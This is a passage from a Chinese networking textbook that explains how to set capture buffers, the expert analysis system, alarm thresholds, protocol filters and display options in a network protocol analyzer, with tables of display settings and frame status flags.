整个捕获过程受“定义过滤器”的约束，选择“捕获”菜单下的“定义过滤器”命令，选择“缓冲”选项卡，对捕获缓冲区进行设置。

首先，缓冲区的大小由用户自定义，根据实际主机的内存容量进行调整。缓冲区设置过大容易造成软件运行延迟。

其次，数据包大小应选择适度，截取部分数据包能够节省磁盘空间，保证网络通信流畅，避免丢失帧。

值得一提的是，当禁止“保存到文件”选项时，可以选择当缓冲区满时停止捕获还是覆盖缓冲区中原有数据。

此外，也可以通过指定文件名前缀和脱机文件数对捕获信息进行存储，如图 3.2.16 所示。




图 3.2.16　捕获缓冲区设置

以上介绍的是基本捕获方式，若需要捕获特定主机或工作站的数据包，可以通过选择“监视器”菜单的“主机列表”命令查看主机信息，并单击单个主机进行数据包捕获。

2. 报文分析

为了有效地进行网络分析，需要借助于专家分析系统。首先，应根据网络协议环境对专家系统进行配置。选择“工具”菜单中的“专家选项”命令，出现 Expert UI Object 属性对话框，如图 3.2.17 所示。

专家系统的配置能够帮助分析人员专注于特定问题，通过排除某些系统层数据，捕获到网络分析所需的特定通信量。同时，根据每层对象所需的内存容量来创建每个系统层的最大对象数。

- 在设置中，Recycle Expert Objects(专家系统重用)选项定义当内存不足时专家系统需要进行的操作，即是覆盖原有数据来创建新对象(选中时)，还是停止创建对象，对已有数据进行分析(未选中时)。
- 默认情况下，当数据包捕获开始时，专家系统就开始分析进入缓冲区的数据包，并在窗口中实时显示，用户可以在捕获的同时分析网络对象及症状，并作出诊断。用户




图 3.2.17　专家选项设置

也可以选择禁用实时分析功能(未选中)。

- 指定可创建的最大警报数。当达到最大警报数时,专家系统会覆盖最早最低级别的警报(选中)或者停止创建警报。
- Data Update Rate 用于设置专家系统显示的刷新频率,Resorting Rate 用于设置专家系统数据分析到摘要显示操作之间的延迟。
- 对于专家系统的警报阈值,可以通过选择“工具”菜单下的“专家选项”命令,在弹出的对话框中选择 Alarms 选项卡进行设置。

值得注意的是,系统默认的阈值都是经过精确计算的,可保证系统进行诊断和问题检测的需求。如果对阈值进行修改,可能会导致系统判断失误或运行错误。如图 3.2.18 所示,对于每一个系统层存在多个症状诊断的警报阈值信息。




图 3.2.18　专家系统阈值设置

对于各类网络协议,用户可以进行选择性监听和分析。在对话框中选择 Protocols 选项

卡,如图 3.2.19 所示,可按照系统分析层对各协议选择 Yes 或 No。




图 3.2.19　指定分析协议设置

此外,当网络使用了不规范的子网掩码时,可以选择 Subnet Masks 选项卡进行更改。

在专家系统中还为用户提供了用于检测路由故障的路由信息协议分析(RIP),通过分析所捕获报文的路由选择协议来构建路由表并显示。专家系统通常会发现网络上的默认路由器,同时构建一条通向网关的默认静态路由。如果选择使用 RIP 分析方式,则需要在 RIP Options 选项卡中将连接层和应用层定义为"分析",如图 3.2.20 所示。




图 3.2.20　指定分析协议设置

在专家系统属性设置中,还特别设定了用于无线网络分析的选项。在启用欺诈 AP 查找的选项后,专家系统就会对访问主机的 MAC 地址和选项中已存地址进行比较,一旦出现异常就会生成警报。

通过"显示"菜单下"显示设置"命令,可以自定义要显示的分析内容,如图 3.2.21 所示,主要包括如下几个方面:



图 3.2.21　摘要显示设置

- “普通”设置可以显示或隐藏“主机列表”、“矩阵”、“协议分布”、“统计数据”等。
- “摘要显示”可以定义具体显示的专家症状、系统层等内容。
- “协议颜色”可以改变显示协议所使用的字体颜色。
- “协议使详诉”可以设置每个协议的详细显示设置。
- “解码字体”可以更改“解码”显示中文本字体类型、颜色和大小。

具体摘要显示选项及状态标志如表 3.2.1 和表 3.2.2 所示。

表 3.2.1　摘要显示选项说明

显 示 选 项	启用功能描述
显示专家症状	为每个帧显示所发现的上一个症状
显示全部的层	显示帧中所包含的协议层，每个协议层一行
显示网络地址	显示为网络地址，否则为硬件地址
显示在 MAC 地址中的厂商 ID	在 MAC 地址的开头部分显示供应商名称
在网络地址上的名称解析	显示网络地址的名称，而不是数字地址
地址簿解析名称	如果工作站在地址簿中已命名，则显示其名称而不是地址
二进制格式	显示表示为两个窗口，以显示工作站之间的通信情况
可 选 择 区 域	
状态	当数据包出现异常时，显示异常状态标志，如表 3.2.2 所示
绝对时间	显示收到帧的时间
Delta 时间	显示当前帧和上一帧之间的时间间隔
相对时间	显示当前帧和标记帧之间的时间间隔
Len(字节)	显示帧的长度
累计的字节	显示从标记帧开始到当前帧的所有帧的长度

表 3.2.2　状态标志说明

状态标志	状 态 描 述	状态标志	状 态 描 述
M	数据包已标记	帧不全	数据包小于 64B,无 CRC 错误
A	数据包是端口 A 捕获到的	分段	数据包小于 64B,有 CRC 错误
B	数据包是端口 B 捕获到的	超大	数据包大于 1518B,无 CRC 错误
#	数据包存在症状,或显示具体诊断内容	冲突	数据包由于冲突而损坏
触发器	数据包是一个数据触发器	对齐	数据包长度不是 8 的整数倍
CRC	具有 CRC 错误,大小正常的数据包	地址重复	在环中有地址冲突
超长	具有 CRC 错误,大小超长的数据包	帧复制	目的主机未收到数据包

在专家系统的解码显示窗口中,可以通过“显示”菜单下的“查找帧”命令来获得特定帧的信息,“查找帧”包含 4 个选项:

- 文本,即搜索包含特定文本字符信息的帧。
- 数据,即搜索包含特定数据模式的帧。
- 状态,允许搜索具有特定状态标志的帧。
- 专家系统,允许搜索与特定专家系统症状或诊断关联的帧。

专家分析系统能够对缓冲区内的数据包进行综合分析,将捕获内容按照服务、应用、连接、工作站、路由和子网等类别进行分类统计,并对存在安全隐患和问题的服务或连接进行分析,给出确切的结论。对于问题内容,将注明其所属层次(Layer)、诊断方式(Diagnoses)、基本征兆(Symptoms)和目标(Objects)。

专家分析平台可以对网络流量进行实时分析,并提供客观翔实的诊断结果。主要包括“专家分析系统”、“解码系统”、“矩阵”、“主机列表”、“协议列表”以及“统计分析系统”,只要单击“停止并显示”按钮就可以查看具体的网络分析数据,如图 3.2.22 所示。

